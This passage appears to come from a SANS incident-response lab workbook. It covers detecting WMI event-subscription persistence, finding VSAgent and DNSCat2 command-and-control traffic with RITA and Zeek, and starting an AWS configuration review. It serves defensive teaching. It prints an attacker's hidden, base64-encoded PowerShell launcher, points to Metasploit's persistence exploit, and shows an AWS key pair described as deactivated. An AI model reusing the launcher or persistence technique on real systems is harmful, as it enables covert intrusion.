Scope                : System.Management.ManagementScope
Path                : \\SEC504STUDENT\ROOT\Subscription:__EventFilter.Name="UPDATER"
Options              : System.Management.ObjectGetOptions
...

```

This PowerShell command breaks down into the following arguments:

- `-Namespace root\Subscription` : Read from the WMI `root\Subscription` namespace
- `-Class __EventFilter` : Interrogate the `__EventFilter` class (where WMI event subscribers are registered)
- `|` : Send the output from `Get-WMIObject` to another cmdlet
- `fl -property *` : Use the `Format-List` cmdlet, specifying the shortcut name, to obtain all object properties

In the output we see two WMI objects; the second corresponding to the suspicious *UPDATER* and disclosing the WMI query information. This is the same data that Autoruns displayed us, but we can go a step further and find out *which process* will be executed as part of this persistence technique by interrogating the

`CommandLineEventConsumer` class, as shown here.

```
PS C:\WINDOWS\system32> Get-WMIObject -Namespace root\Subscription -Class
CommandLineEventConsumer | fl -property *

PSComputerName      : SEC504STUDENT
__GENUS             : 2
__CLASS              : CommandLineEventConsumer
__SUPERCLASS         : __EventConsumer
__DYNASTY             : __SystemClass
__RELPATH            : CommandLineEventConsumer.Name="UPDATER"
__PROPERTY_COUNT     : 27
__DERIVATION         : {__EventConsumer, __IndicationRelated, __SystemClass}
__SERVER             : SEC504STUDENT
__NAMESPACE          : ROOT\Subscription
__PATH               :
\\SEC504STUDENT\ROOT\Subscription:CommandLineEventConsumer.Name="UPDATER"
CommandLineTemplate : powershell.exe -nop -w hidden -noni -e
aQBmACgAWwBJAG4AdABQAHQAcgBdADoAOgBTAGk...0AGkAYwBzAC4AUABYAG8AYwBlAHMAcwBdADoAOgBTA
CreateNewConsole     : False
...
```

The output has been modified for space.

By interrogating both the `__EventFilter` and `CommandLineEventConsumer` classes with `Get-WMIObject`, we can fill in some of the information missing from Autoruns.

Cleanup

To clean up and remove the persistence mechanisms, copy and paste the following commands into the administrative PowerShell session.

```
Remove-LocalUser assetmgt
Get-WmiObject -Namespace root\Subscription -Class CommandLineEventConsumer |
Remove-WmiObject
```

Finally, exit PowerShell and close Autoruns.

Why This Lab Is Important

Many defenders approach their jobs by focusing on stopping attackers from gaining access to any systems. This is a laudable goal, but as incident responders we know that systems will get compromised, and we need to be best prepared to evaluate and respond to those threats.

In this lab we applied common attacker techniques to establish persistence on a Windows 10 system. By applying these techniques, we gain insight into the attacker techniques, tactics, and procedures.

After applying the persistence methods in this lab we focused on identification. While tools such as Autoruns are valuable, they do not always provide all of the insight we need to effectively identify and eradicate. This is another excellent reason why understanding the attacker is so valuable for us to effectively apply incident response practices.

Video Walkthrough

Watch the accompanying [video instructions \(/videos/MetasploitPersistence/\)](/videos/MetasploitPersistence/) for additional information.



Bonus (If Time Permits or Homework)

If you have more time, investigate other parameters in the Metasploit `wmi_persistence` exploit. In the lab we used the default *event* persistence method, but the exploit also accommodates an *interval* persistence method, a *logon* method, a *process* method, and a *waitfor* method. Experiment with these other persistence methods, examining the exploit help information by running `info exploit/windows/local/wmi_persistence` .

Additional Resources

An excellent series of articles on persistence techniques published by the team at Pentestlab is available at <https://pentestlab.blog/category/red-team/persistence/> (<https://pentestlab.blog/category/red-team/persistence/>) .

Owen Shearing wrote an excellent article on exploiting and identifying WMI event subscription for persistence on Windows, available at <https://in.security/an-intro-into-abusing-and-identifying-wmi-event-subscriptions-for-persistence/> (<https://in.security/an-intro-into-abusing-and-identifying-wmi-event-subscriptions-for-persistence/>) .

Lab 5.5: Real Intelligence Threat Analytics

Brief Intro

In this lab, we'll use [RITA \(https://www.blackhillsinfosec.com/projects/rita/\)](https://www.blackhillsinfosec.com/projects/rita/) (short for Real Intelligent Threat Analytics) from Black Hills Information Security. RITA ingests [Zeek \(https://www.bro.org/\)](https://www.bro.org/) logs and analyzes the data to reveal anomalous activity that could be evidence of system compromise.

Requirements for This Lab

In this lab, you will use your Slingshot Linux VM. Make sure the VM is running before continuing with this lab exercise.

Try It Yourself

If you're familiar with RITA, start it up and generate a report to find the anomalous Command and Control (C2) traffic using the logs in `/home/sec504/labs/RITA`.

Walkthrough

Introduction

For this lab, we will examine the behavior of two different beaconing tools, both of which are hard to detect with traditional signature-based utilities.

The first utility is called [VSAgent \(https://github.com/rev10d/504vsa\)](https://github.com/rev10d/504vsa). VSAgent is a backdoor that beacons at a very steady 10-second interval. All of its communication is base64 encoded and sent over cleartext HTML.

The next tool is called [DNSScat2 \(https://github.com/iagox86/dnscat2\)](https://github.com/iagox86/dnscat2) by Ron Bowes. DNSScat2 uses DNS as its main C2 channel.

Both of these tools represent the need for manual analysis of odd traffic behavior. But they also show us how we can use the bottleneck of DNS URL and connection logs to see potential beaconing behavior.

RITA Introduction

For this lab, we will use Real intelligence Threat Analytics (RITA). It is a utility written by Black Hills Information Security and [Active Countermeasures \(https://www.activecountermeasures.com\)](https://www.activecountermeasures.com) to assist hunt teams in identifying advanced attackers who evade traditional network security threat identification products.

RITA performs several different analysis tasks using Zeek logs. RITA uses Zeek specifically because Zeek is consistent in its logging of connection timestamps and network traffic metadata.

For this lab, we will focus on beaconing analysis and DNS analysis.

RITA Setup

RITA relies on the Mongo database engine to store Zeek analysis results. From your terminal, start the Mongo database service, as shown here:

```
sec504@slingshot:~$ sudo service mongod start
```

You will not receive any output from this command. The mongod service refers to the Mongo daemon.

Import VSAgent Logs

We've included approximately 24 hours of network capture activity in the form of Zeek logs for a network where an attacker is controlling a system with the VSAgent Command and Control framework. Use RITA to assess this data, as shown here:

```
sec504@slingshot:~$ rita import ~/labs/RITA/VSAgent_Logs/ vsagent

[+] Importing [/home/sec504/labs/RITA/VSAgent_Logs/]:
[-] Verifying log files have not been previously parsed into the target
dataset ...
[-] Parsing logs to: vsagent ...
[-] Parsing /home/sec504/labs/RITA/VSAgent_Logs/conn_001_11:08:18-
12:00:00.log.gz -> vsagent
... removed for space
[-] Parsing /home/sec504/labs/RITA/VSAgent_Logs/ssl_002_10:00:00-
11:00:00.log.gz -> vsagent
    [-] Host Analysis:           4994 / 4994  [=====] 100 %
    [-] Uconn Analysis:         9487 / 9487  [=====] 100 %
    [-] Exploded DNS Analysis:   3801 / 3801  [=====] 100 %
    [-] Hostname Analysis:       3801 / 3801  [=====] 100 %
    [-] Beacon Analysis:         9487 / 9487  [=====] 100 %
    [-] UserAgent Analysis:       18 / 18    [=====] 100 %
    [-] Invalid Cert Analysis:   16 / 16     [=====] 100 %
[-] Updating blacklisted peers ...
[-] Indexing log entries ...
[-] Updating metadatabase ...
[-] Done!
```

The import process will take 30-60 seconds to complete.

Import DNSAgent Logs

We've also included approximately 24 hours of network capture activity logs where an attacker is controlling a system with the DNSCat2 Command and Control framework. Use RITA to assess this data as well, as shown here:

```
sec504@slingshot:~$ rita import ~/labs/RITA/DNSCat_Logs/ dnscat2

[+] Importing [/home/sec504/labs/RITA/DNSCat_Logs/]:
[-] Verifying log files have not been previously parsed into the target
dataset ...
[-] Parsing logs to: dnscat2 ...
[-] Parsing /home/sec504/labs/RITA/DNSCat_Logs/conn_001_00:00:00-
01:00:00.log.gz -> dnscat2
...
[-] Parsing /home/sec504/labs/RITA/DNSCat_Logs/ssl_002_13:00:00-
13:26:02.log.gz -> dnscat2
[-] Host Analysis:          4526 / 4526  [=====] 100 %
[-] Uconn Analysis:        7910 / 7910  [=====] 100 %
[-] Exploded DNS Analysis: 33841 / 33841 [=====] 100 %
[-] Hostname Analysis:     33841 / 33841 [=====] 100 %
[-] Beacon Analysis:       7910 / 7910  [=====] 100 %
[-] UserAgent Analysis:    13 / 13  [=====] 100 %
[-] Invalid Cert Analysis: 24 / 24  [=====] 100 %
[-] Updating blacklisted peers ...
[-] Indexing log entries ...
[-] Updating metadatabase ...
[-] Done!
```


The import process will take 1-2 minutes to complete.

Generating the Reports

Now we will need to review the data using RITA's HTML output ability. There are a number of output options such as `show-beacons`, `show-long-connections`, and `show-strobes`. All of these command-line reports can be redirected to `.csv`. However, for this lab, we will use the HTML output as it is easier to read. Generate the HTML report, as shown here:

```
sec504@slingshot:~$ rita html-report
[-] Writing: /home/sec504/rita-html-report/vsagent
[-] Writing: /home/sec504/rita-html-report/dnscat2
[-] Wrote outputs, check /home/sec504/rita-html-report for files
```

The `rita html-report` command will generate the report in the `rita-html-report` directory. It will also automatically open the created pages in Firefox. The report has two separate options for review: `vsagent` and `dnscat2`, as shown here:



Review the VSAgent Report

From the Firefox browser, select the VSAgent report.

The tabs across the top allow you to review the output for all the different analysis modules of RITA. For VSAgent, we will focus on *Beacons* and *User Agents*.

Select the *Beacons* report.

Beacons Analysis

Some C2 backdoors have a very strong *heartbeat*. This is where a backdoor will constantly reconnect to get commands from an attacker at a specific interval. The interval consistency of the *heartbeat* is the *Score*, where a value of 1 is a perfect timing repetition for connections between the victim and the server for the duration of the capture period. The top value in this set is the VSAgent backdoor between the victim at 10.234.234.100 and the attacker C2 server at 138.197.117.74.

Score	Source	Destination	Connections	Avg. Bytes	Intvl. Range	Size Range	Intvl. Mode	Size Mode	Intvl. Mode Count	Si: Mc
0.996	10.234.234.100	138.197.117.74	8440	1317.000	8	935	10	544	7306	83
0.834	10.234.234.100	65.52.108.210	52	511.000	471	2674	1680	197	30	51
0.834	10.234.234.103	131.253.34.248	49	519.000	30	2566	1683	197	26	48
0.834	10.234.234.101	65.52.108.211	52	510.000	471	2634	1680	197	34	51
0.834	10.234.234.105	40.77.224.145	52	510.000	732	2566	1680	197	35	51
0.833	10.234.234.102	52.72.151.107	206	46273.000	2702	476	300	1755	176	11
0.832	10.234.234.101	104.79.90.78	23	5063.000	37722	40	1800	882	15	20
0.832	10.234.234.102	104.79.90.78	24	5547.000	41289	208	1800	882	15	19
0.832	10.234.234.103	104.79.90.78	23	5274.000	37688	120	1800	882	14	19
0.832	10.234.234.100	104.79.90.78	25	5626.000	34082	40	1800	922	14	20
0.832	10.234.234.104	104.79.90.78	23	6310.000	35890	40	1800	882	13	19
0.829	10.234.234.102	65.52.108.186	52	509.000	471	2582	1680	197	24	51


We also have the number of connections. While some beacons have a *strong* heartbeat, they are very short in nature. Our VSAgent connection had a very large number of connections that had very strong intervals, while some of the others (e.g., the 65.52.108.* addresses) had a strong heartbeat but not as many connections.

The other fields are statistical analysis fields showing things like *mode range* and *skew*.


User Agent Strings

Now we want to look at the browser User Agent strings in the Zeek logs. Select the *User Agents* link in the RITA report.

The RITA User Agents report can be used to identify systems and applications that are behind on patches. However, in this example, the second to last entry in the list identifies a number of connections that corresponds to the connection count in the Beacons analysis (minus 1). If you have thousands of systems and you have the same system using a unique user agent string again and again, that is something to investigate further.




WicaAgent	3
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.79 Safari/537.36 Edge/14.14393	4
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/56.0.2924.87 Safari/537.36	6
client connection	6
Microsoft BITS/7.8	10
MSDW	16
Windows-Update-Agent/10.0.10011.16384 Client-Protocol/1.40	35
MICROSOFT_DEVICE_METADATA_RETRIEVAL_CLIENT	55
Microsoft-WNS/10.0	522
Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.14393.693	596
Microsoft-CryptoAPI/10.0	729
Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.14393.953	2353
Microsoft-Delivery-Optimization/10.0	2771
Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0)	8439
Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko	17016
	41226



Score	Source	Destination	Connections	Avg. Bytes	Intvl. Range	Size Range	Intvl. Mode	Size Mode	Intvl. Mode Count	Size Mode Count
0.996	10.234.234.100	138.197.117.74	8440	1317.000	8	935	10	544	7306	83
0.834	10.234.234.100	65.52.108.210	52	511.000	471	2674	1680	197	30	51
0.834	10.234.234.103	131.253.34.248	49	519.000	30	2566	1683	197	26	48
0.834	10.234.234.101	65.52.108.211	52	510.000	471	2634	1680	197	34	51
0.834	10.234.234.105	40.77.224.145	52	510.000	732	2566	1680	197	35	51
0.833	10.234.234.102	52.72.151.107	206	46273.000	2702	476	300	1755	176	11
0.832	10.234.234.101	104.79.90.78	23	5063.000	37722	40	1800	882	15	20
0.832	10.234.234.102	104.79.90.78	24	5547.000	41289	208	1800	882	15	19
0.832	10.234.234.103	104.79.90.78	23	5274.000	37688	120	1800	882	14	19
0.832	10.234.234.100	104.79.90.78	25	5626.000	34082	40	1800	922	14	20
0.832	10.234.234.104	104.79.90.78	23	6310.000	35890	40	1800	882	13	19
0.829	10.234.234.102	65.52.108.186	52	509.000	471	2582	1680	197	24	51

DNSCat2 Analysis

Next, we'll investigate the DNSCat2 analysis. Click the RITA menu line, then select the DNSCat2 report. We are going to review a backdoor that does not quite fit the same mold as VSAGENT.



Returning to the Beacons report for DNSCat2 does not reveal a strong score or high connection count value. Unlike VSAGENT, DNSCat2 is very crafty in how it evades detection on the network.

Score	Source	Destination	Connections	Avg. Bytes	Intvl. Range	Size Range	Intvl. Mode	Size Mode	Intvl. Mode Count	S M C
0.835	10.234.234.104	34.206.29.105	326	48616.000	2	564	300	1755	314	2
0.835	10.234.234.103	34.206.29.105	326	48770.000	8	708	300	1755	309	2
0.835	10.234.234.102	34.206.29.105	326	48923.000	6	552	300	1755	307	2
0.834	10.234.234.103	131.253.34.248	58	386.000	3	0	1683	197	32	5
0.833	10.234.234.101	23.54.41.157	40	655.000	16201	52	1800	447	31	3
0.833	10.234.234.102	23.196.50.51	39	3310.000	19802	260	1800	505	30	3
0.833	10.234.234.104	23.54.41.157	36	708.000	23402	52	1800	447	28	3
0.833	10.234.234.101	23.196.50.51	36	3573.000	23402	92	1800	505	28	2
0.833	10.234.234.103	23.196.50.51	36	3229.000	23402	92	1800	505	28	2
0.833	10.234.234.104	23.196.50.51	36	2872.000	23402	104	1800	505	28	2
0.833	10.234.234.102	23.54.41.157	39	715.000	23402	52	1800	447	33	3
0.833	10.234.234.103	23.54.41.157	38	633.000	19801	52	1800	447	29	2

For the DNSCat2 C2 activity, click on the DNS analysis option to get the clearest look at this backdoor.

Subdomain Count	Visited	Domain
30189	82920	nanobotninja.com
30189	82920	cat.nanobotninja.com
274	19648	akamaiedge.net
150	586	co.uk
137	8279	akam.net
124	5056	dynect.net
123	2845	akamai.net
122	1355	edgekey.net
103	5239	akadns.net
98	4407	amazonaws.com
91	1142	com.edgekey.net
77	3117	elb.amazonaws.com
52	166	parsely.com

A couple of things should jump out at an investigator straightaway. First, there were 82,920 requests for *cat.nanobotninja.com*. This is an absurd number for a low-profile domain (e.g., not *google.com* or *microsoft.com*).

Let's drill in a bit more to see what is going on. Lucky for us, we have the raw Zeek logs and we can search them for more details!

Searching Zeek Logs

Return to your terminal window. Change directories to where the raw data RITA analyzed is stored, as shown here:

```
sec504@slingshot:~$ cd ~/labs/RITA/DNSCat_Logs/
sec504@slingshot:~/labs/RITA/DNSCat_Logs$ ls -l dns*
-rw-r--r-- 1 sec504 sec504 221246 Feb 10 13:17 dns_001_10:15:23-11:00:00.log.gz
-rw-r--r-- 1 sec504 sec504 278596 Feb 10 13:17 dns_001_11:00:00-12:00:00.log.gz
-rw-r--r-- 1 sec504 sec504 233977 Feb 10 13:17 dns_001_12:00:00-13:00:00.log.gz
...
```

Among other log files generated by Zeek, we have DNS logging information for all observed network activity over 24 hours. However, the data is compressed and distributed across several files. To evaluate all of this content together, we can use the `zgrep` utility.

Analyzing Zeek Logs with `zgrep`

Because we have an odd domain with a very large number of subdomains, we want to pull all entries out of the compressed Zeek DNS logs. We can use the `zgrep` utility like the `grep` tool to search for the *nanobotninja*s domain. Run the `zgrep` command as shown here:

```
sec504@slingshot:~/labs/RITA/DNSCat_Logs$ zgrep nanobotninja dns*
dns_001_10:15:23-11:00:00.log.gz:1490022923.690245 CbEtxF16rCk0utMKw2
10.234.234.105 56122 8.8.8.853 udp 18453
03b001050c0d05fbab.cat.nanobotninja.com 1 C_INTERNET 16 TXT ONOERROR F
F T T 0 TXT 18 acd601050cfbab0d05 59.000000 F
dns_001_10:15:23-11:00:00.log.gz:1490022924.862270 CbEtxF16rCk0utMKw2
10.234.234.105 56122 8.8.8.853 udp 4269
747001050c0d05fbab.cat.nanobotninja.com 1 C_INTERNET 16 TXT ONOERROR F
F T T 0 TXT 18 0d7601050cfbab0d05 59.000000 F
...
dns_002_13:00:00-13:26:02.log.gz:1490116873.442230 CbEtxF16rCk0utMKw2
10.234.234.105 56122 8.8.8.853 udp 11567
6eda01050c0d05fbab.cat.nanobotninja.com 1 C_INTERNET 16 TXT -- F F T
F 0 - - F
dns_002_13:00:00-13:26:02.log.gz:1490117017.062200 CbEtxF16rCk0utMKw2
10.234.234.105 56122 8.8.8.853 udp 30186
1aa401050c0d05fbab.cat.nanobotninja.com 1 C_INTERNET 16 TXT -- F F T
F 0 - - F
```

This command will identify any log lines matching the *nanobotninja* string in any of the Zeek logs.

Searching Zeek Logs

In the above output, we can see the output of the query. Turns out, there were a very large number of *TXT* requests from *10.234.234.105* for *cat.nanobotninja.com*.

But look at the subdomain portion of the request right before the *cat.nanobotninja.com* portion of the log entry. We can see a random string. This is never normal activity and it happens because DNSCat2 needs to generate a new request for each subdomain to avoid cached results. This forces the DNS server (8.8.8.8) to constantly go to the *nanobotninja.com* DNS server for resolution. And that is how some DNS C2 channels can be detected!

Conclusions

In this lab, we looked at the VSAgent and DNSCat2 backdoors that traditionally are difficult to detect with current IDS/IPS technology. However, using statistical and frequency analysis using Zeek and RITA, we can look for anomalies. Those anomalies can lead to interesting domains and connection patterns that can be indicative of an advanced adversary. RITA also supports a number of features to make analysis even more powerful, such as domain permit listing, IP permit listing, and domain name generation algorithms.

Why This Lab Is Important

It's vital to be able to review network data for indicators of data exfiltration or command and control (C&C or sometimes C2) traffic. If you have the right tooling, like RITA and Zeek, detecting this can be easier. Unfortunately, many environments have little or no monitoring set up to detect tools such as these. All defenders should periodically check to see if they have the ability to at least detect when attacks are used on their network.

Video Walkthrough

Watch the accompanying [video instructions \(/videos/RealIntelligenceThreatAnalytics/\)](/videos/RealIntelligenceThreatAnalytics/) for additional information.



Bonus (If Time Permits or Homework)

The `/home/sec504/labs/RITA/wardrobe99logs/` directory includes additional Zeek logs. Repeat the steps in this exercise using this additional logging data. Using the RITA analysis, identify the IP address of an internal system that is likely compromised, and characterize the C2 technique used to control it.

Additional Resources

SANS Classes Related to This Lab

- [SANS SEC503: Intrusion Detection In-Depth \(https://www.sans.org/course/intrusion-detection-in-depth\)](https://www.sans.org/course/intrusion-detection-in-depth)
- [SANS SEC511: Continuous Monitoring and Security Operations \(https://www.sans.org/course/continuous-monitoring-security-operations\)](https://www.sans.org/course/continuous-monitoring-security-operations)
- [SANS SEC555: SIEM with Tactical Analytics \(https://www.sans.org/course/siem-with-tactical-analytics\)](https://www.sans.org/course/siem-with-tactical-analytics)

Other Resources Related to This Lab

- [Network Forensics: Tracking Hackers through Cyberspace \(https://www.pearson.com/us/higher-education/program/Davidoff-Network-Forensics-Tracking-Hackers-through-Cyberspace/PGM322390.html\)](https://www.pearson.com/us/higher-education/program/Davidoff-Network-Forensics-Tracking-Hackers-through-Cyberspace/PGM322390.html)

Lab 5.6: Cloud Configuration Assessment

Brief Intro

In this lab, you will evaluate the Falsimentis AWS cloud assessment data generated by CloudMapper and ScoutSuite.

Requirements for This Lab

In this lab, you will use your Slingshot Linux VM. Make sure the VM is running before continuing with this lab exercise.

Try It Yourself

Evaluate the configuration of the Falsimentis AWS environment using the pre-populated CloudMapper data in `/opt/cloudmapper/account-data/falsimentis` and the ScoutSuite report in `/home/sec504/labs/scoutsuite-report/aws-912182608192.html`. Identify several vulnerabilities in the configuration of the network, including two key disclosure threats.

Walkthrough

Overview

This lab is defense-focused, allowing you to examine the cloud configuration assessment scan results from CloudMapper and ScoutSuite. Both tools have configuration vulnerability assessment features, though their capabilities and cloud provider support features are very different. By gaining experience with the results of both tools, you will be able to select the tool that best suits your needs for assessing a cloud environment.

This lab will focus on examining the output of data collected from the Falsimentis AWS cloud environment. This environment was generated using the scripts in `/home/sec504/labs/cloudpost`.

Open a Terminal

From the Slingshot Linux VM, open a terminal.

CloudMapper: Setup

To use CloudMapper, change to the `/opt/cloudmapper` directory, as shown here.

```
sec504@slingshot:~$ cd /opt/cloudmapper/  
sec504@slingshot:/opt/cloudmapper$
```

CloudMapper is configured using a Python virtual environment (similar to what we did for Volatility). To use CloudMapper, activate the Python virtual environment using the `source` command, as shown here.

```
sec504@slingshot:/opt/cloudmapper$ source venv/bin/activate  
(venv) sec504@slingshot:/opt/cloudmapper$
```

Note that your prompt changes to indicate you are in the Python virtual environment. You must run CloudMapper from this terminal, or reactivate the environment in a new terminal by running the `source` command again.

CloudMapper: Examine Configuration

For this lab we have pre-populated the configuration for the Falsimentis network environment for use with CloudMapper. First, examine the `config.json` file with `cat`, as shown here.

```
(venv) sec504@slingshot:/opt/cloudmapper$ cat config.json  
{  
  "accounts":  
    [  
      {"id": "AKIA5IYSSAFAJXZEPZPZ", "name": "falsimentis", "default": true}  
    ],  
  "cidrs":  
    {  
      "10.0.0.0/24": {"name": "Internal"},  
      "10.0.1.0/24": {"name": "Protected"},  
      "172.31.0.0/20": {"name": "Private"}  
    }  
}
```

The CloudMapper configuration file labels the network numbers with friendly names, and specifies the AWS account ID and name information. This AWS account ID corresponds to the AWS CLI `credentials` file, as shown here.


```
(venv) sec504@slingshot:/opt/cloudmapper$ cat ~/.aws/credentials
[default]
aws_access_key_id = AKIA5IYSSAFAJXZEPZPZ
aws_secret_access_key = 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
```

Note: These credentials have been deactivated and can no longer be used against the production AWS environment.

CloudMapper: Collect

To use CloudMapper you need an AWS account with the `SecurityAudit` and `job-function/ViewOnlyAccess` privileges. After specifying the account ID in the `config.json` and AWS CLI `credentials` file you can collect the information needed for assessment using the command `python3 cloudmapper.py collect --config config.json`.

For this lab we have already collected the CloudMapper information, as shown here.



```
sec504@sec504-slingshot:~$ python3 cloudmapper.py collect --config config.json
* Getting region names
* Creating directory for each region name
* Getting iam:generate-credential-report info
  Making call for account-data/.falsimentis/us-east-1/iam-generate-credential-report.json
* Getting sts:get-caller-identity info
  Making call for account-data/.falsimentis/us-east-1/sts-get-caller-identity.json
* Getting iam:get-account-authorization-details info
  Making call for account-data/.falsimentis/us-east-1/iam-get-account-authorization-details.json
* Getting iam:generate-service-last-accessed-details info
  Making call for account-data/.falsimentis/us-east-1/iam-generate-service-last-accessed-details/arn%3Aaws%3Aiam%3A%3A912182608192%3Arole%2Faws-service-role%2Fguardduty.amazonaws.com%2FAWSServiceRoleForAmazonGuardDuty
  m%3A%3A912182608192%3Arole%2Faws-service-role%2Fsupport.amazonaws.com%2FAWSServiceRoleForSupport
  Making call for account-data/.falsimentis/us-east-1/iam-generate-service-last-accessed-details/arn%3Aaws%3Aiam%3A%3A912182608192%3Arole%2Faws-service-role%2Ftrustedadvisor.amazonaws.com%2FAWSServiceRoleForTrustedAdvisor
  m%3A%3A912182608192%3Arole%2Faws-service-role%2Ftrustedadvisor.amazonaws.com%2FAWSServiceRoleForTrustedAdvisor
* Getting iam:generate-service-last-accessed-details info
  Making call for account-data/.falsimentis/us-east-1/iam-generate-service-last-accessed-details/arn%3Aaws%3Aiam%3A%3A912182608192%3Auser%2Ffalsimentis
  m%3A%3A912182608192%3Auser%2Ffalsimentis
* Getting iam:get-role info
  Making call for account-data/.falsimentis/us-east-1/iam-get-role/AWSServiceRoleForAmazonGuardDuty
  Making call for account-data/.falsimentis/us-east-1/iam-get-role/AWSServiceRoleForSupport
  Making call for account-data/.falsimentis/us-east-1/iam-get-role/AWSServiceRoleForTrustedAdvisor
* Getting iam:get-user info
  Making call for account-data/.falsimentis/us-east-1/iam-get-user/falsimentis
* Getting iam:get-account-password-policy info
  Making call for account-data/.falsimentis/us-east-1/iam-get-account-password-policy.json
  - No password policy set
* Getting iam:get-account-summary info
  Making call for account-data/.falsimentis/us-east-1/iam-get-account-summary.json
* Getting iam:list-account-aliases info
  Making call for account-data/.falsimentis/us-east-1/iam-list-account-aliases.json
* Getting iam:get-credential-report info
  Making call for account-data/.falsimentis/us-east-1/iam-get-credential-report.json
* Getting iam:get-service-last-accessed-details info
  Making call for account-data/.falsimentis/us-east-1/iam-get-service-last-accessed-details/50bd6996-b889-bae2-
```

Note: You do not need to run this command. The data has already been collected for the lab exercise.

